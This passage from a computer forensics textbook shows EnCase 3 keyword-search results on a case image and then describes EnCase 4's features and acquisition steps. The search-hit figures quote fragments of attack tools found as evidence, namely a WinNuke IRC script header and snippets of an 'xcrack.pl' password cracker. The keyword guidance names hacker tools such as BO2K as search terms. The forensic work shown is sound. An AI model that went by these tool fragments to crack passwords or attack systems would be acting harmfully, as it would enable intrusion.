<input checked="" type="checkbox"/>	2 Search Hit	honeylady, we also still hold the PattyNaked.gif file from the website w	

Figure 6.22 Search results from “Patty.”

Text	Hex	Report	Picture	Disk	Evidence	Lock	PS 60	LS 60	CL 29	SO 457	FO 14281	LE 6
0013624	f=2,,19419	netcpq.inf=2,,6816	netsnip.inf=2,,8347	netcem.inf=2,,2810	cemmf.inf=2,,35							
0013755	inf=2,,4152	netdlc.inf=2,,12751	osr2.inf=2,,2860	nodriver.inf=2,,2392	ole2.inf=2,,25							
0013886	cia.inf=2,,12063	pcmciamf.inf=2,,867	prtupd.inf=2,,20851	quartz.inf=2,,51227	irdalan.							
0014017	33 shell12.inf=2,,46936	tapi.inf=2,,1046	timezone.inf=2,,47015	unknown.inf=2,,462	vid							
0014148	,,10566	rna.inf=2,,13794	bkupprop.dll=2,,40960	cheyprop.dll=2,,11792	rplimage.dll=2,,							
0014279	93	Patty, your codename will be honeylady.	hpnetprn.inf=2,,5297	netcd.inf=2,,30838	n							
0014410	nf=2,,13101	netnrc.inf=2,,16525	netracal.inf=2,,8055	netevx.inf=2,,2634	netznote.inf=							
0014541	5	unimodv.inf=2,,952	athena.inf=2,,11796	license.txt=2,,10127	net.inf=2,,21759	nettr:						
0014672	=2,,2901	setupc.inf=2,,57629	setuppp.inf=2,,4550	winver.inf=2,,56062	layout.inf=2,,9							
0014803	s.com=3..18967	himem.svs=3..33191	fdisk.exe=3..63116	attrib.exe=3..15252	edit.com=3..							

Figure 6.23 Text surrounding the keyword.

Table	Gallery	Timeline	Report
Bookmark Type		Preview	
<input checked="" type="checkbox"/>	1 Search Hit	##### # WinNuke BitchX IRC script/wnuke package v 1.5	

Figure 6.24 Search results on “bitchx.”

<input checked="" type="checkbox"/>	6 Search Hit	pperRange, "ndis2,odi" # start xcrack.pl # system("cls"); if (\$#ARG
<input checked="" type="checkbox"/>	7 Search Hit	ub usage { print "usage = perl xcrack.pl PASSWORDFILE WORDFILE\n"; }
<input checked="" type="checkbox"/>	8 Search Hit	ed\$wordlist"); # perl xcrack.txt password.txt words.txt # E
<input checked="" type="checkbox"/>	9 Search Hit	password.txt words.txt # End xcrack.pl HKR,Mdi\Interfaces,Lower

Figure 6.25 Search results for “crack.”

EnCase has another interesting capability called EScript. This is a programming tool (C line syntax) that allows the user to enhance the searching capabilities of EnCase on an as-needed basis. Guidance Software also maintains a number of EScript files you can download from their website. We will not cover EScript in this book, but if you know C/C++ programming then it is very easy to pick up because the syntax is very similar. I used version 3 of EnCase in this example because this is the version most forensic examiners are using at this time. However, it is important to note that in 2003, Guidance Software released a new version of EnCase (version 4). Let us take a look now at EnCase 4 and cover some of its key characteristics.

Let us also note that there are actually two different editions of EnCase 4. There is the EnCase Enterprise Edition (known as EEE or E-cubed or E3) and the EnCase Forensic Edition (EFE). Let us briefly discuss E3, then move on to a more detailed discussion of how EFE works.

EnCase Enterprise Edition (E3) originally entered the market in August of 2002. E3 provides CFIs the capability to gather static system data from devices on the network. With version 4 the additional capability of being able to collect volatile system data from servers and workstations over a LAN (local area network) or WAN (wide area network) has been added. Guidance Software has named this volatile data capture feature System Snapshot. Another new feature of version 4 is its log file parsing capability.

When we speak of volatile system data we are referring to data that is in RAM (Random Access Memory; the main memory of a workstation or server). On a UNIX system, if power fails, this data goes to a Core file on the hard drive, which you can analyze with EnCase, AccessData's FTK (Forensic Tool Kit), NTI (New Technologies, Inc.) tools, etc. Some of the RAM data also goes to the hard drive of a Windows system if power is suddenly lost (into the slack space, etc.) but no specific file absorbs such data. In our case, what if we want to read the RAM data while the system is in operation? E3 can handle this.

What type of information can be obtained by E3 using System Snapshot? I will list a few examples here:

- Information pertaining to what was occurring on a specific system at a specific point in time
- Network connection information
- IP (Internet Protocol) addresses
- TCP (Transmission Control Protocol) and UDP (User Datagram Protocol) ports in use
- What files are being accessed
- What accounts are being used on the system (from which you may be able to ascertain specifically who is using the system)
- Running applications and processes
- Windows Registry keys that are currently active

When using EnCase Enterprise Edition's System Snapshot (E3SS), there is no need to take the system out of service so there is no interference with normal business operations. The CFI simply runs an E3 Snapshot script to capture the volatile data. I should note that the System Snapshot capability of E3 is not new in the sense that other tools on the market have this capability (and some provide even more information than System Snapshot). What is new here is that GS (Guidance Software) has incorporated this System Snapshot capability within its own tool with a nice user interface that makes it administratively easier to obtain this volatile data.

E3 also has built-in filters that allow the user to perform a more detailed open port analysis. The software code for the filters can be viewed and modified by the Analyst. Another new feature in this version of E3 is the Application Descriptor (AD). The Application Descriptor provides a categorization of executable files via their hash values. This enables

the Analyst to identify running executables via a hash value match. This means that if you have the hash values loaded for a large number of known hacker tools, you can compare the hash values of processes running in RAM memory with these known hash values and quickly ascertain whether a malicious program is running on the system. Note that Application Descriptor works in tandem with another new feature of E3 called Machine Profile (MP). Machine Profile is used to ascertain what processes should be running on a given system. Used in tandem, MP and AD can show an Analyst what should be running on the system versus what is actually running on the system. Obviously this could be very enlightening.

E3 has the continued ability to preview the hard drive of the system under investigation so that an analysis can be done of the data on the drive. Here we are referring to static data (i.e., data that is actually stored on the hard drive, not the data in RAM). This preview in E3 is allowing the Analyst to examine the hard drive contents over the network. He or she does not have to be sitting at the actual machine that is being investigated.

Log file parsing is specific to the type of log file of interest. For example, I can tell E3 to parse common UNIX log files such as cron, history, or spooler. It understands how these log files are set up and thus easily and quickly provides the necessary data to the Analyst in a very easy-to-read clear text format.

That pretty much covers the new features that are in EnCase Enterprise Edition (E3). Let us move on now to the flagship product of GS, version 4 of EnCase Forensic Edition (EFE).

Guidance Software has developed a somewhat new interface for version 4 of EFE when compared to version 3. One of the first things I want to mention is that I highly recommend the use of FastBloc LE in conjunction with EFE. FastBloc LE is a hard drive imaging device that enables analysts to securely acquire the image of a hard drive much faster (up to three times faster) than if they were to use native DOS (as has been done for the past 20 years or so). FastBloc LE will not compromise data integrity in any way, and it is specifically designed for use with EnCase software. Using FastBloc LE, you can perform the acquisition in a Microsoft Windows environment. An added bonus is that the Analyst can safely hot-swap suspect drives, which is quite convenient.

Because we have already covered a case using version 3 of EnCase, our main focus here will be on the new features that version 4 brings to the table. These new features include PST file support (Microsoft Outlook e-mail), enhanced EnScript functions, UNIX file support, faster acquisitions, enhanced recovery of compound files and metadata, and disk configuration support. As a prelude, again note that EFE (along with tools from NTI, AccessData, and ILook) has been successfully admitted into evidence in thousands of trials and hearings worldwide. The tools and evidence derived from these four vendors are now the standard by which computer

investigations are conducted. Let us now go into a little more detail concerning the new features in EnCase 4:

- You can now view PST files in plain text format (just as AccessData's FTK has been able to do in the past). It can also now handle compressible encryption and full encryption along with the ability to bypass PST file passwords (similar to AccessData's FTK).
- With Unicode and advanced-language support, the Analyst can enter keywords (and review the search results and documents) in the language in which the suspect created the original information.
- You can form more complex filters by combining the simple filters you could create in version 3. For instance, you can easily run a query such as "I only want to see GIFs that are 500K or smaller with a creation date between 4/16/85 and 9/23/87." The simple filters are combined into complex filters using Boolean logic.
- Time zone management allows the Analyst to specify time zone settings for each evidence file, for each volume, and for each case.
- It is possible to parse UNIX and Linux binary log files (utmp, utmpx, wtmp, wtmpx) inside EnCase. There is no longer the need to decode these files outside of EnCase.
- NTFS files are automatically identified by EnCase, and compressed files are automatically decompressed for plain text analysis.
- The Analyst can view NTFS file/folder ownership and permissions by SID (Security Identifier) on each NTFS volume, and the SIDs can be cross-referenced with registry files to ascertain which user and group names correspond to each SID.
- EnCase 4 locates Windows 95/98 deleted Registry Keys.

That takes care of the major new features. Enhancements have been made in several areas, as follows:

- A really nice enhancement is the ability to open multiple cases at one time and easily navigate between the various cases.
- The filter interface has been vastly improved. By that I mean that the GS engineers have separated the filter interface from the EnScript tab. This allows for much faster creation, activation, and deactivation of filters.
- Another nice enhancement is the improvements made to the EnScript programming interface. The Analyst can now compile and save EnScripts without running them, the new interface allows for easier editing of code, and new commands are available that make EnScript programs more powerful.
- The keyword-searching algorithm has been significantly enhanced to provide for a dramatic increase in keyword search speed. You can now perform multiple-term keyword searches almost as fast as single-term keyword searches.

For those unfamiliar with EnCase, let me provide you with a set of standard features that are in both EnCase version 3 and version 4:

- The file systems listed in Table 6.1 are handled by EnCase. It is important to note though that even if EnCase does not recognize the file system (displays the unrecognized file system as an unallocated cluster file), you can still perform keyword and file header searches. What you will not have are the names of files and the folder structure.
- The EnScript Macro Language allows the Analyst to develop filters and programs that further customize EnCase to allow more automated analysis.
- Picture Gallery automatically identifies graphics files and displays them as thumbnails.
- EnCase restores physical disk images to hard drives in Microsoft Windows.
- A noninvasive preview mode allows you to view the contents of a hard drive. This helps the Analyst decide whether or not to spend the time acquiring the hard drive.
- A graphical timeline viewer is available.
- The Analyst can view the Windows Registry, Outlook e-mail files (including attachments), and Zip files.
- The Analyst can sort files by a number of criteria.
- You can utilize UNIX GREP syntax in your searches.
- You can import custom sets of hash files (or create your own).
- Case-based methodology is used.
- Versions 3 and 4 read Zip, Jaz, floppies, magneto-optical, and all IDE and SCSI (Small Computer Systems Interface) hard drives.
- Bitstream backups can be performed in either DOS or Windows (using FastBloc).
- You can view files with no risk to the file content.
- You can conduct keyword searches using any number of search terms.
- Any files, file segments, or images can be bookmarked and saved for future reference. These bookmarks can be automatically saved in the report you are generating.
- The Hex/Text viewer shows the contents of any file with file slack appearing in red.
- A graphical map displays disk allocation by either cluster or sector.

Table 6.1 File systems handled by EnCase.

<i>FAT12</i>	<i>FAT16</i>	<i>FAT32</i>	<i>DVD</i>	<i>UFS (UNIX)</i>
PALM	HFS (Macintosh)	HFS+ (Power Mac)	FFS (BSD)	NTFS
EXT2	EXT3	Reiser	UDF	CDFS (CD-ROM)
ISO 9660 Joliet		Sun Solaris		

- You can view swap files, slack space, print spool files, and Recycle Bin contents.
- You can recognize and validate file signatures. You can also add your own signatures as needed.
- You can export files/folders (or portions thereof).
- You can restore disk or volume images to another hard drive.

A dongle, which is a type of security key that can be of either the USB or parallel port flavor, is required if you wish to perform analysis on the data you have collected. If you only want to perform an acquisition (i.e., a bitstream backup) of a hard drive (or other media) then the dongle is not required.

When performing a search, you utilize keywords. These are words that would potentially be pertinent to the case you are working on. For instance, if you are investigating a hacking case you might have a list of keywords that are names of hacking tools or files that said programs might use. For instance, if someone remotely controlled a Microsoft Windows 2000 system, you would include a keyword such as “BO2K” because that is a hacker tool that has the capability of remotely controlling this type of system. Keywords are global and can be shared across multiple cases. They are stored in a Keywords. ini file. Usually an Analyst will categorize keywords into folders so that they are readily available for various types of cases. When you are involved with more than one case, it is relatively easy to correlate and corroborate evidence between different cases. Once you load the appropriate keywords, you can begin the search and search all cases at one time.

Two separate windows have now been implemented for file types and file signatures. The file type initially presented to the Analyst is extracted from the file extension (exe, doc, xls, ppt, etc.) but once a Signature Analysis has been instigated, the Signature column will be filled with the correct information.

Additional new items in EnCase 4 are:

- RAID support is present.
- EnCase 4 has the ability to extract the owner, group, and permissions set for all files and folders.
- The SID is displayed if applicable.
- NTFS compressed files can be decompressed using virtual devices and then analyzed just like any other file.
- Analysis of the OLE (Object Linking and Embedding) file format, which is used by various applications such as Microsoft Word, PowerPoint, and Excel, is possible. A substantial amount of metadata can be stored in OLE files (URLs [universal resource locators], last username to save the document, revision date, company name, file author, date the file was created, when the file was last printed, time

it was edited, etc.), and EnCase can see it all when you use the View File Structure command.

- Some of the new EnScripts included with EnCase include:
 - Locate disk sectors that are completely filled with a certain character
 - Locate e-mail addresses
 - Locate JPEG, GIF, BMP, and EMF image files in unallocated clusters
 - Locate all Internet Explorer History information
 - Locate all Visa, American Express, and MasterCard credit card numbers
 - Parse UNIX and Sun Solaris log files
 - On the EnCase CD you can find the Irfanview. This is a Freeware graphics viewer. You can set this up as an external file viewer inside EnCase. If you want the latest version, go to <http://www.irfanview.com>.

In EnCase 4 the easiest way to acquire media is to use the EnCase Network Boot Disk (ENBD). This allows you to use the network interface cards (NICs) in the systems instead of using a parallel or USB cable. To use the ENBD you need to go to this URL and download the appropriate files:

<http://www.guidancesoftware.com/support/articles/networkbootdisk.shtm>

According to Guidance Software's website, the NIC cards shown in Table 6.2 can be automatically detected and the appropriate drivers will then be loaded so that you can begin the acquisition.

As you may recall from our discussion of EnCase 3, the Analyst has the option of either previewing or acquiring the media. You could then acquire media after you previewed the media if you so desired. The negative aspect of the preview mode was that you could not save your findings.

It is a somewhat different ballgame with EnCase 4, which forces the Analyst to preview before acquiring. Of course, because you did not perform an acquisition, you have to be physically connected to the media that you previewed to view your case results. Nonetheless, the ability to save your previewed results to a case file is a major plus. By previewing the media, the Analyst does not have to wait several hours (or over a week-end) to complete an acquisition before performing a preliminary examination. During the preview, the Analyst can run keyword searches and create bookmarks, which can be saved into a case file. Note that most EnCase functions are available to the Analyst when previewing the media.

Let us move on now to see what it is like to work a case with EnCase 4. Please keep in mind here that my goal is not to show you all the different things EnCase 4 can do. We will work on the very same case that we did earlier with the product from AccessData so that you can see how to perform the same type of analysis along with seeing the similarities and differences between the tools. Figure 6.26 shows the opening screen in EnCase 4.

Table 6.2 NIC Cards supported by EnCase.

PCI Cards Supported**Auto or Manual Loading**

3COM 10/100V.90 Mini-PCI Combo Card
 3COM Etherlink 10/100 with 3XP (3C990)
 3COM EtherLink III Series
 3COM EtherLink XL Series
 ACCTON EN1207D-TX/EN2242A Series
 ACCTON EN5251 Series
 ADMTEK PCI 10/100 Series
 AMD PCNet Series
 BROADCOM 440x 10/100
 BROADCOM NetXtreme Gigabit
 COMPAQ 10/100 and Gigabit
 COMPAQ Gigabit 6134/6136 (Intel)
 COMPAQ NetFlex-3
 D-LINK DFE-530TX+ 10/100 Series
 D-LINK DFE-550TX 10/100 Series
 DAVICOM PCI Based Series
 DIGITAL 2104x/2114x 10/100 Series
 HP 10/100VG
 INTEL PRO Series
 INTEL PRO/1000 Server Series
 LITE-ON PNIC-10/100 Series
 MACRONIX MX987xx Series
 NATIONAL DP83815 10/100 MacPhyter Series
 N ETC EAR FA310TX Adapter
 REALTEK RTL8029 Series
 REALTEK RTL8139/81 OX Series
 SIS 900/7016 SIS900 10/100 Series
 SMC EtherPower II 10/100 (9432TX)
 SMC Fast Ethernet 10/100 (1211TX)
 VIA PCI 10/100Mb Series

SCSI controller cards supported**Auto or manual loading**

AIC-7890/91
 AIC-78XX/AIC-75XX
 AMD PCscsi
 BusLogic FlashPoint
 BusLogic MultiMaster
 IBM ServeRAID
 Initio INI-9XXXU/UW
 Initio INI-A100U2W
 Symbios 53C8xx

PCMCIA cards supported**Manual loading**

3COM 3CCFE574BT 10/100 LAN PC Card
 3COM 3CXFE574BT 10/100 LAN PC Card
 3COM 3CCFE575 10/100 Cardbus LAN PC Card
 INTEL EtherExpress PRO/100 Mobile 16-Bit PC Card
 INTEL PRO/100 CardBus Adapter
 NETGEAR FA410TX Fast Ethernet PC Card
 N ETC EAR FA411 PCMCIA Mobile Adapter
 NETGEAR FA511 CardBus Mobile Adapter
 XIRCOM CBEM56G-100 CardBus Ethernet 10/100+Modem 56
 XIRCOM RBEM56G-100 RealPort CardBus Ethernet 10/100+Modem 56
 XIRCOM R2BEM56G-100 RealPort2 Cardbus Ethernet 10/100+Modem 56
 XIRCOM R2E-100BTX RealPort2 Ethernet 100
 XIRCOM RE-100BTX RealPort Ethernet 100
 XIRCOM CE3B-100BTX CreditCard Ethernet 10/100
 XIRCOM CE3-10BT CreditCard Ethernet 10




Figure 6.26 The opening screen in Encase 4.

Preview Devices							
	Name	Label	Access	Sectors	Size	Write Blocked	Read File
1	A		Windows	2,880	1.4MB		*

Figure 6.27 The Preview Devices screen.

To acquire an image, click on New, which opens the Case Options screen. Either enter the information or accept the defaults for (case) Name, Examiner Name, Default Export Folder, and Temporary Folder; then click Finish.

On the next screen, click on Add Device. On the Add Device screen, click the checkbox next to 1 Local Drives; then click Next, which opens the Choose Devices screen.

On the Choose Devices screen, click the checkbox next to 1 (drive) A:, which is where we placed the evidence file; then click Next, which opens the Preview Devices screen (Figure 6.27). Recall that EnCase 4 forces an Analyst to preview before acquisition. Click Finish. As shown in Figure 6.28, A has been added under TestCasel.

Click the Cases tab at the upper left. Notice in Figure 6.29 that the evidence file, LIB27.S01, is in position 1. Because this is the only file of interest




Figure 6.28 With “A” added under TestCase1.




Figure 6.29 Evidence file in position 1.

to us, uncheck the other checkmarks, leaving only the checkmark in the 1 box.

Now right-click on the A: drive, which opens the menu shown in Figure 6.30. Click on Acquire, which displays the After Acquisition screen. Select the radio button Replace source device. This adds the new evidence file LIB27.S01 to the case, replacing the live preview (Figure 6.31).

Fill in the Name and Notes, and select no compression. The other fields are automatically filled in by EnCase. Click Finish.

Once the file is acquired, a partial view of the contents of the case file LIB27.S01 is displayed (Figure 6.32). Note that we have scroll bars on the right if we wish to take a look at other file portions.

If you click on Devices, then scroll to the right, you will see that EnCase has indeed hashed the file and verified this hash. The image file (also called the evidence file or bitstream backup) has now been acquired.

Recall now how we have a checkmark in the checkbox to the left of our LIB27.S01 file. This is pertinent to the searching capability of EnCase.




Figure 6.30 “A” drive menu.

It tells EnCase which file we want to perform our search in. This is particularly important if we have a large number of files and we only want to search through a few of them.

Now we need to perform our keyword search operation. We could have set this up before we did the acquisition but I chose not to. Use the original set of keywords in the *PattyKey.txt* file. Click on View, which opens the menu shown in Figure 6.33.

In EnCase 4, keywords can be accessed by all cases that reside on your computer. That being the case, it is very important to group the keywords by appropriate categories so that they can be easily located when you need them. You will create folders to hold these various categories of keywords (Guidance Software calls these Keyword Groups).




Figure 6.31 New evidence file LIB27.S01 added to the case.



Figure 6.32 The contents of the case file LIB27.S01.

To create a Keyword Group (KG), which we will call Patty, click on the Keywords tab (Figure 6.34).

Notice that there are some folders already created. To create the Patty folder, right-click on the word “Keywords.” On the next menu, click on New Folder, then type the name of the folder (Patty) to add it to the list.

Your keywords can be moved into this folder in a variety of ways. Notice the menu items in Figure 6.35 that I obtain by a right click on the Patty




Figure 6.33 View menu.




Figure 6.34 Creating a keyword group.

folder. Click the Add Keyword List item, which opens the Add Keyword List screen. We can populate the keyword list by simply doing a cut and paste from our PattyKey.txt file. Note that in this mode you can only have one keyword per line. There are other ways to perform searches using phrases instead of individual words. Figure 6.36 displays most of the keywords we are using, but there are a few more above the word “police” that you do not see. Just keep in mind that we are using the keywords that I listed earlier.

Notice the checkmark in the Active Code-Page box. This occurs by default and works fine for the type of search we are doing. Now click OK and you see our list of 26 keywords show up in a new window.




Figure 6.35 Menu items obtained by right-clicking the “Patty” folder.




Figure 6.36 Keyword list.




Figure 6.37 Active Code-Page search screen.




Figure 6.38 Active Code-Page search results.

